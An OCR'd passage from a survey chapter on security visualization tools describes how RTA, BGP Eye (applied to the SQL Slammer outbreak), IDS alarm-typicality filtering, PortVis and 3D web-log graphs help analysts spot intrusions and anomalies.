

Figure 3-6 RTA: Network traffic distribution of a local computer



Figure 3-7 RTA: Security alerts display from the IDS Snort

The RTA display is flexible so as to display many different datasets and can be adjusted to the data at hand on the fly. An example is to configure the inner two rings with the source and target IP addresses and the outer ring with security alerts generated by an intrusion detection (IDS) system. Figure 3-7 displays security alerts from the intrusion detection system *Snort.* After discarding ICMP Router Advertisements, ping and echo alerts, one can clearly see that host 134.34.53.28 (green) was attacked by 84.154.163.59 using various methods (outer ring).

Alternatively, one can extend the IP address dimension through the use of associated higher-level network attributes (e.g., IP network block, autonomous system, etc.) to investigate whether e.g., a denial of service (DOS) attack originates from a certain network block, or to assess the danger of a virus spread from neighbouring autonomous systems.

4) BGP Eye is a Visualization tool for real-time detection and analysis of BGP anomalies [Teoh 06]. The existing visualization tools focus only on raw information, (i.e. BGP updates) and do not give any deep insight into the problem. BGP Eye provides a real-time status of BGP activity with easy-to-read layouts. The tool has been designed so as to meet criteria like: i) *scalability*, i.e. the ability to process and display a large set of data at very fine time-scales for large-size network deployment, ii) *efficiency*, i.e. variety of different graphical layouts that provide a complete view of the BGP routing behaviour, iii) *readability*, i.e. clear and easy-to-read layouts that enable Operators to promptly detect, classify, analyze the under-going anomaly and report rich-enough feedback to Operators in order for them to take the appropriate counter actions.

BGP Eye was used to identify the role played by AS568, corresponding to the Department of Defense (DoD), during the spreading of the SQL Slammer worm (the Slammer worm was released on January 25th, 2003). The author analyzed one week's worth of BGP data collected from January 22nd to January 29th 2003. He found three major results: (i) AS568, after being infected by the Slammer worm, played an active role during the contamination, spreading the epidemic widely and deeply through the entire Internet; (ii) AS568 spread the infection extensively using peering links with four out of five of its peers AS1913, AS209, AS2914 and AS3908 during the first 10 minutes; (iii) AS568 reached more than 800 ASes in the first 60minutes, 100 of which were successfully infected.



Figure 3-8 BGP Eye: Snapshot of BGP activity during the Slammer worm (before)



Figure 3-9 BGP Eye: BGP activity during the Slammer worm (60 mins after)

BGP Eye analyzed the behaviour of the top 4 edge customer ASes that generated the largest number of BGP events during the one week observation period: AS568, AS2048, AS14419 and AS18296. During this analysis, BGP Eye identified AS568 as the one contributing the most to the spread of the infection across the Internet. TheAS568 suddenly generated up to15,000 BGP events on January 25th , 2006 while never generating more than 2,500 BGP events under normal conditions.

BGP Eye analyzed the propagation of the BGP anomalies that originated from AS568 to the Internet with the final goal of quantifying the growing rate of the infection overtime and identify when and which ASes were successfully infected by the worm. Figure 3-8 provides a topological map of the customer AS568 before the anomaly event, shown in the map as the root of the tree and its activity with other ASes. BGP Eye monitors in real-time the total number of BGP events observed on each AS-AS link and profiles the evolution of this metric overtime as explained before. The tool provides four different colours to represent four different hidden BGP instability states: the colour green defines a very stable behaviour, e.g. instantaneous deviation less than 5%; the colour blue defines a stable behaviour, e.g. instantaneous deviation less than 10%; the colour yellow defines an unstable behaviour, e.g. instantaneous deviation less than 15%; the colour red defines a very unstable behaviour, e.g instantaneous deviation greater than 15%. Figures 3-8 and 3-9 show two snapshots of the BGP activity associated to AS568, respectively before the worm and 60 minutes after the Slammer worm outbreak. As can be seen, it is crystal clear how the network behaviour suddenly changed and how severe the damage caused by the worm was. AS568 was infected and used its peers as vehicles to spread the anomaly faster, e.g. AS1913, AS209, AS2914 and AS3908. Its peers got infected in the first 10 minutes and spread further along the infection to their peers. After a rigorous analysis around 100 ASes and 350 AS-AS links infected were counted in the first 60 minutes due to the activity played by AS568 in this process.

5) One of the greatest obstacles limiting the effectiveness of today's IDSs is the enormous volume of alarms that they generate. Large-scale IDS implementations can generate millions of alarms per day, far beyond the ability of a security analyst to analyze and interpret. An overwhelmingly large number of these alarms are false positives, requiring the security analyst to hunt for the relatively infrequent true positives in a mountain of false alarms. The high false alarm rates of IDS alarms have been identified as a major drain on human labour resources that brings the cost-

effectiveness of IDS software into question. The alarm overload problem becomes particularly severe when IDSs are used to monitor an organization's internal networks for insider misuse. In the case of host-based IDSs on internal networks, it was found that system administrators performing authorized, automated maintenance across large numbers of internal hosts cause the large majority of alarms, which are false. As a result, the security analyst must either manually investigate all of the alarms or filter out all alarms associated with system administrators. Both of these options carry enormous risks. The sheer volume of host-based alarms makes manual investigation impractical and risks missing a true positive alarm. On the other hand, filtering out alarms associated with system administrators essentially blinds the analyst to system administrator misuse. The author in [Colombe 04] explores the use of inference and visualization techniques to effectively filter out the host-based false positives caused by authorized, automated system administrator activity, which may include, for example, the installation of new software applications or the changing of configuration settings across an organization's computer base.

The author converted the comma-delimited text descriptors of the RealSecure alarm format into a binary representation indicating the presence or absence of each comma-delimited text descriptor, for example: (1, 0, 0, 1, 1, 0, 0, 1 ... 0). Each element in an alarm vector corresponds to a specific descriptor token. A '1' indicates the presence of a token in an alarm, and each alarm vector is as long as the lexicon of tokens that have been seen so far in the data set. This representation, called a *multivariate Bernoulli event representation*, encodes all of the information in an alarm description, but renders all of the descriptions numeric and generates vectors of equal length from alarm to alarm, which facilitates machine learning approaches and alarm visualization. An alternative representation of the alarm stream was generated in which each unique alarm description was given a symbol, represented as a single binary entry in a symbol dictionary. If quantities are highly variable, the diversity in the data set will also make the formation of a lexicon and a symbol dictionary prohibitively expensive due to an explosion of unique tokens and unique Bernoulli alarm descriptions. A minority of existing approaches [e.g., 7] preserve quantitative and/or qualitative attribute descriptions of events as real-valued vectors R^d, and apply methods such as clustering or kernel-based comparisons to discover anomalous alarms, or patterns of alarms.

Two IDS data sets were available for analysis, one a notional data set created under partially controlled laboratory conditions, the other a data set from an operational environment. The notional data set consisted of 221,635 alarms gathered from an installation of the RealSecure host-based IDS over 110 days in MITRE's Information Systems Security (INFOSEC) Laboratory, McLean, VA. The notional alarm data contained a mixture of routine non-automated user activity and more rare automated activity caused by the running of a vulnerability scanner. The operational data set consisted of 502,125 RealSecure host-based IDS alarms collected over 24 hours on a large computer network at a MITRE customer site. This data set contained a large volume of automated system administrator activity mixed in with the non-automated activity of both regular users and system administrators. The first-order statistics (frequencies of descriptors and symbols) were examined and second-order statistics (frequencies of pairs of symbols within a time window) of host-based IDS alarm streams generated in both notional and operational security environments. In order to perform anomaly detection, a statistical typicality score was calculated for each alarm. To measure the typicality of an alarm, a user-defined time window was used to define a set of nearby alarms and their symbol representations. The typicality of alarm *i* was the sum of the number of times its symbol representation had appeared within a time window alongside the other symbols in the entire available history of activity on the network. If an alarm symbol has often appeared in proximity to the same symbols it appears alongside now, its typicality will be high. If an alarm symbol appears in an unusual temporal context, its typicality will be low and it will be regarded as anomalous. The time window used in the present study was 15 minutes for notional data and 15 seconds for operational data based on manual inspections of the alarm rate in each domain. A set of 998 alarms from the operational data set was chosen at random and checked to ensure a relatively homogenous coverage of the timeline of the data set so that all epochs of activity were represented. A security analyst familiar with the operational site curated alarms by comparing their individual content to the context of alarms surrounding them in time and classifying each alarm as either legitimate automated use of administrative accounts, or events that were judged not to be legitimate automated account use and thus candidates for further analysis as potential malicious insider activity.



Figure 3-10 Tokenized Bernoulli vector representation of notional alarms



Figure 3-11 Timeline of the typicality scores of operational alarms

Figure 3-10 shows a tokenized Bernoulli vector representation of notional alarms. This visualization consists of alarms (rows) in chronological order, from top to bottom. Each column indicates the presence or absence of a specific descriptive token (key:value descriptor). Pixels that are illuminated in a column indicate the presence of that row's token in the alarm, and their colour indicates the typicality score of the alarm. Black/grey pixels represent the absence of tokens. The colour code on the left represents the time modulo one hour, where deep blue is the top of the hour and deep red is the bottom of the hour. The text window on the upper right shows the text descriptors of a mouse-clicked alarm in the main window.

Figure 3-11 shows a detailed timeline of the typicality scores of operational alarms. A baseline of high-typicality alarms is punctuated by bursts of less typical alarms. Cool tones (greens) indicate highly typical alarms, warmer tones indicate anomalous alarms.

6) Most visualizations of security-related network data require large amounts of finely detailed, high-dimensional data. However, in some cases, the data available can only be coarsely detailed because of security concerns or other limitations. How can interesting security events still be discovered in data that lacks important details, such as IP addresses, network security alarms and labels?

A system PortVis is described in [McPherson 04], which takes very coarsely detailed data-basic, summarized information of the activity on each TCP port during each given hour and uses visualization to help uncover interesting security events. PortVis produces images of network traffic mainly by choosing axes that correspond to important features of the data (such as time and port number), creating a grid based on these axes and then filling each cell of the grid with a colour that represents the network activity there.

PortVis was designed with a simple philosophy: visualization generally flows from the highest-level semantic constructs to the lowest-level semantic constructs. For instance, security experts might look at a timeline (high-level semantic construct) and discover that, during a particular hour, there was a lot of activity. They may then look at the specific hour (mid-level semantic construct) and discover that the activity was all concentrated on a particular port. They may then look at the specific port (low-level semantic construct) to examine the activity in the context of that port’s normal activity and discover that the activity is very anomalous, warranting an examination of the actual network traffic.



Figure 3-12 PortVis application



Figure 3-13 PortVis: The port visualization

Figure 3-12 shows the entire application. Note that all of the available visualization tools are present simultaneously, so it is easy to correlate data and mentally shift between visualizations. Visualization generally begins at the timeline (1), followed by the hour (main) visualization (2). The main visualization contains a circle, which helps users locate the magnification square in its centre. Magnifications from the square within the main visualization are shown in (3); a port may be selected from (3) to get the port activity display in (4). Several parameters (5) control the appearance of the main display and port displays. The panel of options in (6) permits the selection of a data source for display and offers a colour-picker for selecting new colours for gradients.

Figure 3-13 shows the port visualization. In each case, session count (the first attribute) is highlighted. These selected ports show a few distinct patterns of activity. The usage of Port 80 (1) is very periodic; it goes up during the day and predictably down during the night. Port 46011 (2) has a fairly constant level of activity, with a few spikes. Port 27374 (3) is more erratic, though, interestingly, its usage drops noticeably as time goes on. Port 34816 (4) has one of the most suspicious usage graphs; it is only used a few times, but it is used fairly heavily during those times.

Visual tools have also been used to visualize logs of IDS systems, such as the SnortView a 2D visualization system of Snort logs [Koike 04] and a Web-based system for Intrusion Detection [Nalluri 05].

Visual analytics have recently been applied in network monitoring [Keim 06], Intrusion Detection [Teoh 04] and in Social Networks [Shen 06].

3D visualization in [Axelsson 04] has been used to detect malicious web traffic. He processed the logs of a web server and used a log reduction system based on frequencies in order to select the traffic for the visualization of the web requests and the detection of unauthorized traffic. The log reduction scheme is based on descriptive statistics; in this case the frequencies with which events occur. In order to classify the requests according to how unusual they are, they are first cut up into components letting the reserved characters "?:&=+$," separate the fields. For example a request such as 'GET/pub/index.html HTTP 1.1', is separated into the components 'GET', 'pub', 'index.html', 'HTTP' and '1.1'. The absolute frequencies of the fields as they appear in different unique request strings are counted. The request as a whole is scored by calculating the average of the absolute frequencies of the path components and hence

requests consisting of unusual components have a low score, signifying that they are viewed as anomalous. However, studying the frequencies of the component frequencies one can see that a few high scoring elements (such as 'GET') could skew (i.e. drive up) the average. Therefore a *cutoff* is applied.

3D visualization is done on preselected traffic, including both normal and malicious traffic and the operator navigates into the subgraphs and the graph tails in order to detect malicious or suspect traffic. To perform the actual detection the 5200 lowest scoring accesses are visualised in Figure 3-14 as a three dimensional general graph. The circular structure at the top of the graph that can be seen to reach almost all of the rest of the graph is the 'GET' node. Note that the edges are not drawn as solid lines, since this would completely occlude the view.

